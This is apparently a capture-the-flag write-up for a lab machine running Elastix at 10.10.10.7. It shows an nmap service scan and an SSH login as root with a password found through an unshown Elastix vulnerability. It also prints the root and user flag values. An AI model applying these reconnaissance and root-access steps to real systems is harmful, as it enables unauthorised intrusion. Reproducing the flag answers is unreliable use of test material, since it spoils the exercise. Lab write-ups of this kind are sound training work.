
Information Gathering


1) Multiple open ports have been found




2) further scan has been done


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ sudo nmap 10.10.10.7 -p22,25,80,110,111,143,993,995,3306,4445,10000 -sCV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 09:31 IST
Nmap scan report for 10.10.10.7
Host is up (0.55s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES
, 8BITMIME, DSN
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: PIPELINING USER UIDL AUTH-RESP-CODE STLS IMPLEMENTATION(Cyrus POP3 serve
r v2) EXPIRE(NEVER) APOP RESP-CODES LOGIN-DELAY(0) TOP
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            876/udp   status
|_  100024  1            879/tcp   status
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: THREAD=ORDEREDSUBJECT QUOTA STARTTLS SORT=MODSEQ CATENATE Completed LIST
EXT RENAME LITERAL+ OK LIST-SUBSCRIBED IMAP4 URLAUTHA0001 IDLE IMAP4rev1 CONDSTORE BINARY ANN
OTATEMORE SORT THREAD=REFERENCES NAMESPACE MULTIAPPEND MAILBOX-REFERRALS CHILDREN ATOMIC UNSE
LECT ACL X-NETSCAPE ID UIDPLUS NO RIGHTS=kxte
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com
```






3) Found vulnerabilities on elastix



Exploitation

1) found the password



2) Logged in as root

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh 10.10.10.7 -l "root" -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=
+ssh-dss

The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
DSA key fingerprint is SHA256:AGaW4a0uNJ7KPMpSOBD+aVIN75AV3C0y8yKpqFjedTc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (DSA) to the list of known hosts.
root@10.10.10.7's password:
Permission denied, please try again.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
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To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]#
```

v

3) Got the flag

```
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
DSA key fingerprint is SHA256:AGaW4a0uNJ7KPMpSOBD+aVIN75AV3C0y8yKpqFjedTc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (DSA) to the list of known hosts.
root@10.10.10.7's password:
Permission denied, please try again.
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[root@beep ~]# cat /root/root.txt
c1940b06376aa83421f9c253f5bb560b
[root@beep ~]# cat /home/fanis/user.txt
6b119d918e808872979e779ab66df17e
[root@beep ~]#
```